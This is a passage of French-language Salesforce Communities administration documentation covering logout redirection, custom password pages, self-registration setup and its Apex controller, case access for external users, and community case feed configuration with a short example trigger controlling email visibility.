Lorsque les membres d'une communauté se déconnectent, ils sont dirigés vers la page de connexion par défaut de la communauté. Vous pouvez les orienter vers une autre destination, par exemple le site Web de votre société.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur ⚙ dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez `Toutes les communautés` dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Connexion et inscription**.
3. Dans la section Déconnexion, saisissez l'URL vers laquelle vous souhaitez rediriger les membres de la communauté.
4. Cliquez sur **Enregistrer**.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

CONSULTER ÉGALEMENT :

Personnalisation de la connexion, de la déconnexion et des pages d'inscription automatique à votre communauté

# Utilisation de pages Changer le mot de passe et Mot de passe oublié personnalisées dans votre communauté

Utilisez une page personnalisée Générateur de communauté ou Visualforce au lieu des pages par défaut Changer le mot de passe et Mot de passe oublié.

La page Mot de passe oublié peut être personnalisée dans le Générateur de communauté ou dans Visualforce. Si vous souhaitez utiliser une page Mot de passe oublié personnalisée du Générateur de communauté, commencez par publier votre page dans le Générateur de communauté.

La page Changer le mot de passe peut être personnalisée uniquement dans Visualforce.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez `Toutes les communautés` dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Connexion et inscription**.
3. Dans la section du mot de passe, sélectionnez le type de page : **Générateur de communauté** ou **Visualforce**.
4. Saisissez le nom de la page ou laissez le champ vide pour rechercher toutes les pages disponibles.
5. Cliquez sur , puis cliquez sur le nom de la page dans les résultats de recherche pour la sélectionner.
6. Cliquez sur **Enregistrer**.

Pour restaurer la page de connexion par défaut pour le modèle de votre communauté, sélectionnez **Page par défaut** comme type de page.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

CONSULTER ÉGALEMENT :

Personnalisation de la connexion, de la déconnexion et des pages d'inscription automatique à votre communauté

# Configuration de l'auto-inscription pour votre communauté

Activez l'auto-inscription pour permettre aux utilisateurs invités sans licence de joindre votre communauté. Vous pouvez choisir de les enregistrer en tant que contact sous un compte professionnel ou de créer un compte personnel pour chaque utilisateur auto-inscrit.

Lorsque vous activez l'auto-inscription, les pages Visualforce et les contrôleurs Apex ci-dessous sont associés à votre communauté.

- Page `CommunitiesSelfReg` et contrôleur `CommunitiesSelfRegController` : fournissent le formulaire qui permet aux partenaires ou aux clients de s'inscrire à votre communauté. Vous pouvez éditer le contrôleur Apex `CommunitiesSelfRegController` pour modifier le processus d'auto-inscription par défaut, mais il n'est plus exigé à compter de la version Spring '15.

  **Remarque:** Les personnalisations Apex du processus d'auto-inscription sont prioritaires sur les valeurs par défaut spécifiées dans la Gestion de la communauté. Dans les organisations créées avant la version Spring '15, les personnalisations Apex existantes de l'auto-inscription restent inchangées et actives.

- Page `CommunitiesSelfRegConfirm` et contrôleur `CommunitiesSelfRegConfirmController` : si un utilisateur ne crée pas de mot de passe durant l'auto-inscription (s'il laisse le champ du mot de passe vide ou si votre organisation a personnalisé le formulaire d'auto-inscription en retirant ce champ), cette page confirme l'envoi d'un e-mail de réinitialisation du mot de passe. Les utilisateurs ouvrent cette page ne peuvent pas se connecter tant qu'ils n'ont pas réinitialisé leur mot de passe.

Les pages et les contrôleurs d'auto-inscription par défaut sont partagés par toutes les communautés de votre organisation. Si vous activez l'auto-inscription pour plusieurs communautés, vous devez personnaliser le processus d'auto-inscription afin d'orienter vers les utilisateurs vers des pages différentes, d'attribuer des profils ou des ensembles d'autorisations distincts pour différentes communautés, etc.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, personnaliser ou activer une communauté :

- Créer et configurer des Communautés

  ET

  Être membre d'une communauté à laquelle la page Gestion de la communauté tente d'accéder.

**Remarque:** Le renommage ou la suppression de la page d'inscription automatique par défaut peut entraîner des problèmes avec le flux d'inscription automatique par défaut.

1. Accédez à la Gestion de la communauté en suivant l'une des procédures ci-dessous.
   - À partir de la communauté :
     - Dans les communautés Onglets Salesforce + Visualforce, cliquez sur dans l'en-tête global.
     - Dans les communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard de votre nom, puis cliquez sur **Gestion de la communauté**.
   - Dans Configuration, saisissez *`Toutes les communautés`* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
   - Dans l'en-tête des communautés basées sur le Générateur de communauté, utilisez le menu déroulant en regard du nom de votre modèle, puis cliquez sur **Gestion de la communauté**.
2. Cliquez sur **Administration** > **Connexion et inscription**.
3. Dans la section Inscription, sélectionnez **Autoriser les utilisateurs externes à s'auto-inscrire**.
4. Vous pouvez également sélectionner une page d'auto-inscription personnalisée pour votre communauté. Sélectionnez le type de page (**Générateur de communauté** ou **Visualforce**), saisissez le nom de la page dans le champ de recherche, puis cliquez sur . Dans la fenêtre des résultats de recherche, cliquez sur le nom de la page pour la sélectionner. Pour rétablir la page d'auto-inscription par défaut (`CommunitiesSelfReg`), sélectionnez **Page par défaut**.

Les pages du Générateur de communauté doivent être publiées, sinon elles ne sont pas incluses dans les résultats de recherche de page. Si vous utilisez une page personnalisée, pensez à modifier les contrôleurs Apex d'auto-inscription `CommunitiesSelfRegController` et `CommunitiesSelfRegConfirmController`.

5. Sélectionnez le **Profil** par défaut à attribuer aux utilisateurs qui s'auto-inscrivent.

   Remarque: Vous pouvez sélectionner uniquement des profils qui sont associés à la communauté. Si un profil est sélectionné par défaut pour les utilisateurs qui s'auto-inscrivent et que vous le retirez de la communauté, le `Profil` d'auto-inscription est automatiquement réinitialisé sur *`Aucun`*.

6. Sélectionnez le **Compte** professionnel que vous souhaitez attribuer aux utilisateurs qui s'auto-inscrivent.

   Les utilisateurs qui s'inscrivent eux-mêmes sont attribués en tant que contacts au compte que vous spécifiez. Pour créer un compte personnel (si activé) pour chaque utilisateur qui s'auto-inscrit, laissez ce champ vide.

   Assurez-vous que le compte utilisé est activé en tant que partenaire. Pour cela, accédez au compte, cliquez sur **Gérer le compte externe**, puis sur **Activer en tant que partenaire**.

7. Cliquez sur **Enregistrer**.

Une fois l'auto-inscription configurée, un lien **Pas membre ?** dirige les utilisateurs externes vers la page d'auto-inscription depuis la page de connexion. Lorsqu'un utilisateur s'auto-inscrit pour joindre votre communauté :

- Salesforce crée un enregistrement utilisateur avec les informations qu'il saisit dans la page d'auto-inscription.
- Le profil que vous avez spécifié lors de la configuration de l'auto-inscription est attribué à l'utilisateur.
- L'utilisateur est associé à un compte professionnel ou à un compte personnel, selon votre configuration.
- Les licences Customer Community Plus et Partner Community nécessitent l'association des enregistrements utilisateur à un rôle de votre organisation. Si vous ne spécifiez aucun rôle dans le profil d'auto-inscription par défaut, Salesforce leur attribue le rôle `Travailleur`.

Remarque: Notez qu'à chaque auto-inscription, un utilisateur consomme l'une de vos licences Communities. Lors de la configuration de votre page d'auto-inscription, veillez à ajouter quelques critères pour garantir l'inscription des personnes appropriées. Pour éviter la soumission de formulaires non autorisés, nous recommandons en outre d'utiliser un mécanisme de sécurité, tel que CAPTCHA ou un champ masqué, dans votre page d'auto-inscription.

CONSULTER ÉGALEMENT :

Personnalisation de la connexion, de la déconnexion et des pages d'inscription automatique à votre communauté

Personnalisation du processus d'auto-inscription à une communauté avec Apex

Création de comptes personnels pour les utilisateurs auto-inscrits

## Création de comptes personnels pour les utilisateurs auto-inscrits

Si votre société gère essentiellement des personnes individuelles, au lieu de créer des contacts sous un compte professionnel unique, vous pouvez attribuer chaque utilisateur auto-inscrit à un compte personnel.

Important: Les Comptes personnels doivent être activés dans votre organisation. Seules les licences Customer Community et Customer Community Plus prennent en charge la création de comptes personnels.

Dans Gestion de la communauté, sous **Administration** > **Connexion et enregistrement**, activez l'auto-inscription et laissez le champ **Compte** vide. Sélectionnez un profil par défaut à attribuer aux utilisateurs qui s'inscrivent eux-mêmes.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Salesforce crée des comptes personnels séparés pour chaque utilisateur auto-inscrit. Chaque utilisateur est attribué au profil par défaut que vous avez spécifié lors de la configuration de l'auto-inscription, et à un rôle par défaut. Si vous ne spécifiez aucun rôle, dans le profil ou via le contrôleur Apex d'auto-inscription, Salesforce attribue le rôle `Travailleur` aux utilisateurs auto-inscrits. Si vous le souhaitez, vous pouvez personnaliser davantage cette fonctionnalité à l'aide du contrôleur Apex d'auto-inscription (`CommunitiesSelfRegController`).

Vous pouvez également créer manuellement des comptes personnels et les attribuer aux utilisateurs de communauté détenteurs de licences Customer Community et Customer Community Plus.

CONSULTER ÉGALEMENT :

- Qu'est-ce qu'un compte personnel ?
- Activation des comptes personnels

## Personnalisation du processus d'auto-inscription à une communauté avec Apex

Mettez à jour `CommunitiesSelfRegController` pour personnaliser le processus d'auto-inscription par défaut à votre communauté. Vous pouvez utiliser le même contrôleur que celui de la page d'auto-inscription par défaut (`CommunitiesSelfReg`), ou une page d'auto-inscription Visualforce ou du Générateur de communauté personnalisée.

Vous pouvez entièrement configurer l'auto-inscription dans la Gestion de la communauté. Cette personnalisation est recommandée uniquement si vous souhaitez modifier le comportement d'auto-inscription par défaut, si vous avez plusieurs communauté dans votre organisation ou si vous utilisez une page d'auto-inscription personnalisée.

Remarque: Vous pouvez ajouter, modifier ou supprimer un code Apex en utilisant l'interface utilisateur Salesforce uniquement dans une organisation Developer Edition, une organisation d'évaluation Salesforce Enterprise Edition ou une organisation sandbox. Dans une organisation de production Salesforce, vous pouvez apporter des modifications au code Apex uniquement en utilisant l'appel `déployer` l'API de métadonnées, Force.com IDE ou l'Outil de migration Force.com. Force.com IDE et l'Outil de migration Force.com sont des ressources fournies gratuitement par Salesforce pour aider ses utilisateurs et partenaires, mais ne sont pas considérés comme faisant partie de nos Services dans le cadre du Contrat d'abonnement principal Salesforce.

1. Dans Configuration, saisissez *`Classes Apex`* dans la case `Recherche rapide`, puis sélectionnez **Classes Apex**.
2. Cliquez sur **Modifier** en regard de `CommunitiesSelfRegController`.
3. Vous pouvez également saisir une valeur `ProfileId` afin de définir le type de profil qui doit être attribué à l'utilisateur.

   Si vous sélectionnez un profil par défaut en configurant l'auto-inscription dans la Gestion de la communauté, la valeur du code Apex remplace la valeur par défaut.

   Remarque: Notez que quel que soit le rôle que vous saisissez pour `roleEnum`, la valeur `None` est appliquée par défaut au rôle des nouveaux utilisateurs. Lorsqu'un utilisateur s'auto-inscrit, vous pouvez mettre à jour son rôle dans sa page de détail.

4. Saisissez l'ID du compte partenaire ou client auquel les utilisateurs qui s'auto-inscrivent doivent être associés.

   Si vous sélectionnez un compte par défaut en configurant l'auto-inscription dans la Gestion de la communauté, la valeur du code Apex remplace la valeur par défaut.

   Assurez-vous que le compte utilisé est activé en tant que partenaire. Pour cela, accédez au compte, cliquez sur **Gérer le compte externe**, puis sur **Activer en tant que partenaire**.

5. Si vous activez l'auto-inscription pour plusieurs communautés, ajoutez un code pour créer des types d'utilisateur adaptés à chaque communauté, c.-à-d. en attribuant le profil, le rôle et l'ID de compte appropriés par communauté.
6. Cliquez sur **Enregistrer**.
7. Activez l'accès aux comptes et aux contacts pour le profil invité. Le profil invité est automatiquement associé au site Force.com de votre communauté.

a. Dans Configuration, saisissez *Toutes les communautés* dans la case Recherche rapide, puis sélectionnez **Toutes les communautés** et cliquez sur le lien **Gérer** en regard d'une communauté.
b. Dans Gestion de la communauté cliquez sur **Administration** > **Pages** > **Accéder à Force.com.**.
c. Cliquez sur **Paramètres d'accès public**.
d. Cliquez sur **Modifier**.
e. Dans la section Autorisations d'objet standard, sélectionnez Lire et Créer en regard de Comptes et de Contacts.
f. Cliquez sur **Enregistrer**.
g. Dans la liste associée Accès à la classe Apex activé, cliquez sur **Modifier**.
h. Ajoutez le contrôleur `CommunitiesSelfRegController`, puis cliquez sur **Enregistrer**.
i. Dans la liste associée Accès à la page Visualforce activé, cliquez sur **Modifier**.
j. Ajoutez `CommunitiesSelfReg`, puis cliquez sur **Enregistrer**.

8. Pour personnaliser le contenu de la page d'auto-inscription par défaut, vous pouvez également modifier la page `CommunitiesSelfReg`.
   a. Dans Configuration, saisissez *Pages Visualforce* dans la case `Recherche rapide`, puis sélectionnez **Pages Visualforce**.
   b. Cliquez sur **Modifier** en regard de `CommunitiesSelfReg`.
   c. Ajoutez un code afin de personnaliser les champs requis pour l'auto-inscription ou pour la présentation de la page.
      Dans le formulaire par défaut, tous les champs sont obligatoires, à l'exception de `Mot de passe`.
   d. Cliquez sur **Enregistrer**.

Une fois la configuration terminée, les utilisateurs externes qui soumettent un formulaire d'auto-inscription complet (mot de passe inclus) sont connectés à la communauté.

Remarque: Si un utilisateur s'auto-inscrit à une communauté avec Réponses Chatter activée, l'autorisation Utilisateur de Réponses Chatter n'est pas automatiquement définie pour l'utilisateur.

Si vous utilisez une page d'auto-inscription Visualforce personnalisée à la place de la page par défaut `CommunitiesSelfReg`, ajoutez le code suivant à `CommunitiesSelfRegController`. Remplacez *CommunitiesCustomSelfRegPage* par le nom de la page d'auto-inscription personnalisée, puis ajoutez-le à la première ligne de code dans la page `CommunitiesSelfReg`.

# Utilisation d'autres fonctionnalités Salesforce dans votre communauté

## Activation des requêtes pour les utilisateurs de communautés

Activez les requêtes pour les utilisateurs externes afin de leur permettre d'accéder à et de créer des requêtes dans vos communautés.

Lorsque vous activez les requêtes pour des utilisateurs externes dans votre communauté, vous pouvez attribuer des requêtes à ces membres. De plus, les utilisateurs externes peuvent modifier des requêtes, créer des requêtes, ajouter des commentaires de requête, réattribuer des requêtes, trouver des solutions à des requêtes et créer des équipes de requête. Les utilisateurs externes ne peuvent pas modifier des commentaires de requête, associer des actifs à des requêtes ou supprimer des requêtes.

**Remarque:** Les commentaires de requête ajoutés par des utilisateurs externes de communautés sont publics et peuvent être consultés par tout utilisateur autorisé à afficher la requête.

1. Ajoutez l'onglet Requêtes à la liste des onglets disponibles dans votre communauté.
2. Définissez la visibilité des onglets et les autorisations d'objet « Lire », « Créer » et « Modifier ». Vous pouvez les définir dans le profil ou en utilisant un ensemble d'autorisations. Nous recommandons d'utiliser un ensemble d'autorisations si vous souhaitez appliquer ces autorisations individuellement.
   a. Si vous utilisez un profil, par exemple un profil Communauté partenaire, définissez les paramètres des onglets des requêtes sur `Valeur par défaut activée`, puis activez les autorisations d'objet « Lire », « Créer » et « Modifier » pour les requêtes.
   b. Si vous créez un ensemble d'autorisations, utilisez les paramètres suivants pour les requêtes :
      - Dans Paramètres des onglets, sélectionnez Disponible et Visible.
      - Dans Paramètres d'objet, sélectionnez « Lire », « Créer » et « Modifier ».

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour activer les requêtes pour des utilisateurs de communautés :
- Gérer les profils et les ensembles d'autorisations

Si la notification des commentaires de requêtes aux contacts est activée, les e-mails envoyés aux utilisateurs externes contiennent un lien vers la communauté. Les e-mails envoyés aux contacts pour les notifications de création et de mise à jour de requêtes contiennent également un lien vers la communauté.

CONSULTER ÉGALEMENT :

Champs de fusion pour des communautés

Activation des notifications par e-mail de réponse du portail dans Fil de requête

# Configuration du fil de requêtes de la communauté

## Fil de requête de communauté

Avec le fil de requête de communauté, les agents et les membres de communauté visualisent le cycle de vie complet d'une requête. Toutes les interactions de requêtes sont affichées dans un fil de requête Chatter unifié et chronologique. Les membres de communautés bénéficient des fonctionnalités supplémentaires de Chatter, tandis que des fonctionnalités de support permettent aux agents d'offrir une assistance efficace et personnalisée.

Le fil de requête de communauté offre aux utilisateurs de communauté un environnement intuitif dans lequel ils peuvent gérer les requêtes. Les utilisateurs internes et externes affichent les interactions suivantes dans le fil de requête de communauté :

- Publications de textes, de fichiers et de liens Chatter
- Questions associées à la requête dans Chatter
- E-mails de requête

  Remarque: Pour plus d'informations sur la visibilité des e-mails de requête, reportez-vous à E-mails dans le fil de requête de communauté.

- Les publications sociales en lecture seule dans les requêtes si votre administrateur Salesforce les active


x

**Fil de requête de communauté élaboré sur le modèle Customer Service (Napili) :**

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




En utilisant l'éditeur **(1)**, les utilisateurs créent des publications et joignent des fichiers à la requête. Le fil **(2)** comprend tous les outils de collaboration de Chatter : les utilisateurs peuvent ajouter aux favoris, aimer et commenter des publications, et mentionner d'autres utilisateurs. Les images et commentaires sont affichés en ligne, ce qui facilite l'analyse des informations du fil. Le composant Pièces jointes **(3)** affiche toutes les pièces jointes à la requête.

Si le fil de requête de communauté est activé, les agents de support peuvent :

- Utiliser l'action Communauté dans le fil de requête de la console pour répondre aux questions de la communauté et créer des publications Chatter publiques et privées dans les requêtes.
- Afficher ou masquer une publication ou un e-mail publié dans le fil de requête de communauté des utilisateurs externes

Le fil de requête de communauté est disponible dans toutes les communautés qui utilisent des modèles en libre-service ou le modèle Onglets Salesforce + Visualforce.

## Problèmes connus

- Dans les communautés créées à partir de modèles, les e-mails dans le fil de requête de communauté n'affichent pas d'images en ligne ni de liens actifs.

- Dans les communautés élaborées sur le modèle Koa ou Kokua, le nom des utilisateurs dans le fil de requête de communauté se présente sous la forme d'un lien mais ne mène nulle part.

CONSULTER ÉGALEMENT :

Considérations relatives au fil de requête de communauté

Configuration de fil de requête de communauté

Affichage ou masquage d'une publication ou d'un e-mail dans le fil de requête de communauté

## Configuration de fil de requête de communauté

Le fil de requête de communauté permet aux utilisateurs de communauté et aux agents de support d'afficher toutes les interactions des requêtes dans un modèle unifié. Les agents peuvent également exécuter davantage d'actions directement depuis la console. Pour configurer le fil de requête de communauté, activez-le pour votre organisation et assurez-vous que la page de requête de votre communauté est correctement configurée.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


**AUTORISATIONS UTILISATEUR**

Pour activer le fil de requête de communauté :

- Personnaliser l'application
- Fil de requête compact activé dans votre organisation

**Important:** Avant de configurer le fil de requête de communauté, reportez-vous à Considérations relatives au fil de requête de communauté.

1. Activez le fil de requête de communauté :
   a. Dans Configuration, saisissez `Paramètres de support` dans la case Recherche rapide, puis sélectionnez **Paramètres de support**.
   b. Sélectionnez **Activer le fil de requête de communauté**.
   c. Vous pouvez également sélectionner **Activer les notifications par e-mail pour les publications de requête** (recommandé).
   d. Cliquez sur **Enregistrer**.
2. Si votre communauté a été créé avec le modèle Onglets Salesforce + Visualforce, assurez-vous que votre page de requête inclut un fil Chatter.
3. Si votre communauté utilise le modèle Koa, Kokua ou Customer Service (Napili), assurez-vous que votre page de détail de requête active prend en charge le fil de requête de communauté :
   a. Dans Générateur de communauté, cliquez sur .
   b. Cliquez sur **Gestion de la page**.
   c. Recherchez Détails de la requête dans la colonne Nom, puis assurez-vous que la page active qui lui est attribuée est Détails de la requête Chatter (page par défaut) ou Détails de l'enregistrement.




Si vous modifiez la page de détail de la requête active, publiez votre modification.

**Important:** Si le fil de requête de communauté est activé et que vous utilisez la page Basic Case Detail (Détail de la requête de base) en tant que page de détail de requête active, les utilisateurs externes peuvent afficher uniquement les commentaires (pas les publications ni les e-mails Chatter) dans leur fil de requête. Ainsi, les utilisateurs externes ont une visibilité beaucoup

plus faible de leurs requêtes. Pour offrir aux utilisateurs une vue complète des interactions de leurs requêtes, utilisez Chatter Case Detail (Détail de la requête Chatter) ou Détail de l'enregistrement comme page de détail de requête active.

## Considérations relatives au fil de requête de communauté

Avant de configurer le fil de requête de communauté, lisez les informations importantes ci-dessous.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Si le fil de requête de communauté est activé :

- Les agents peuvent utiliser l'action Communauté dans le fil de requête de la console pour répondre aux questions de la communauté et créer des publications Chatter publiques et privées dans les requêtes.
- Les agents peuvent exposer ou masquer les publications Chatter et les e-mails publiés dans le fil de requête des utilisateurs de communauté externes.
- Les utilisateurs de communauté externes qui ont accès à une requête affichent les publications Chatter, les questions et les e-mails dans leur fil de requête.

Si les notifications pour les publications de requêtes sont activées :

- Lorsqu'un utilisateur rend une publication visible en externe dans une requête, tous les contacts de la requête sont notifiés par e-mail. Ils peuvent commenter la publication en répondant à l'e-mail.
- Si vous utilisez déjà des paramètres de notifications par e-mail personnalisées, comme celles déclenchées par des workflows, la sélection de cette préférence peut entraîner des notifications par e-mail dupliquées.
- Dans les communautés élaborées sur le modèle Customer Service (Napili) ou Onglets Salesforce + Visualforce, vous pouvez désactiver ces notifications. Dans vos paramètres de notification par e-mail, désactivez l'option **Commente dans mes requêtes** sous « Être notifié par e-mail lorsqu'une personne... ».

CONSULTER ÉGALEMENT :

E-mails dans le fil de requête de communauté

Affichage ou masquage d'une publication ou d'un e-mail dans le fil de requête de communauté

Configuration de fil de requête de communauté

## E-mails dans le fil de requête de communauté

Lorsque vous activez le fil de requête de communauté, les utilisateurs externes qui ont accès à une requête peuvent afficher les e-mails de requête dans leur fil. Les e-mails du fil de requête de communauté comprennent l'auteur, les destinataires, le texte et l'heure d'envoi de l'e-mail.

Par défaut, si le contact de la requête envoie ou reçoit un e-mail de requête, il est affiché dans le fil de tous les utilisateurs qui ont accès à la requête, qu'ils soient internes ou externes. Pour pouvoir afficher la requête, un utilisateur externe doit disposer de l'accès aux requêtes de la communauté dans son profil.

Par exemple, supposons que Rita, une utilisatrice externe, publie une question dans une communauté. La question reste sans réponse. Par conséquent, un modérateur de la communauté crée une requête en utilisant l'action Question vers requête. Si l'agent de support attribue à la requête les e-mails de Rita depuis l'éditeur E-mail, Rita et tous les autres utilisateurs qui ont accès à la requête peuvent afficher l'e-mail dans leur fil de requêtes. Les utilisateurs qui ont accès à une requête comprennent généralement l'agent de support assigné et le contact de la requête.

Si le fil de requête de communauté est activé, vous pouvez écrire un déclencheur ou un processus Apex pour masquer ou exposer tous les e-mails de requête dans les fils des utilisateurs de communauté externes. Le champ `IsExternallyVisible` de l'objet

EmailMessage contrôle la visibilité des e-mails dans le fil de requête de communauté. Lorsque le champ est défini sur `true`, les e-mails envoyés ou reçus par le contact de la requête sont visibles par les utilisateurs externes qui ont accès à la requête.

**Exemple:** Le déclencheur ci-dessous expose tous les e-mails de requête dans les fils des utilisateurs externes qui ont accès à la requête. Cela signifie que les e-mails de requête entre utilisateurs internes sont également visibles pour des utilisateurs externes qui ont accès à la requête (par exemple, si l'agent de support a utilisé l'éditeur e-mail pour envoyer un e-mail à son fournisseur). Pour *masquer* tous les e-mails des fils de requête des utilisateurs externes, il suffit de changer `true` en `false` :

```
trigger makepublic on EmailMessage (before Insert) {
for(EmailMessage oe:trigger.new){
oe.IsExternallyVisible=true;
}

}
```

CONSULTER ÉGALEMENT :

Affichage ou masquage d'une publication ou d'un e-mail dans le fil de requête de communauté

## Affichage ou masquage d'une publication ou d'un e-mail dans le fil de requête de communauté

Si nécessaire, les agents de support peuvent afficher ou masquer des e-mails de requête et des publications Chatter dans le fil de requête pour les utilisateurs de communautés.

Pour modifier la visibilité externe d'une publication Chatter ou d'un e-mail dans une requête :

1. Accédez à la publication ou à l'e-mail dans le fil de requête compact.
2. Dans le menu déroulant de la publication ou de l'e-mail :
   - Sélectionnez **Rendre public** pour afficher une publication Chatter ou un e-mail interne dans le fil de requête pour les utilisateurs externes qui ont accès à la requête.
   - Sélectionnez **Rendre privé** pour masquer une publication Chatter ou un e-mail dans le fil de requête pour les utilisateurs externes qui ont accès à la requête.

**Option Rendre public dans la publication Chatter d'une requête :**

Éditions


Disponible avec : Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

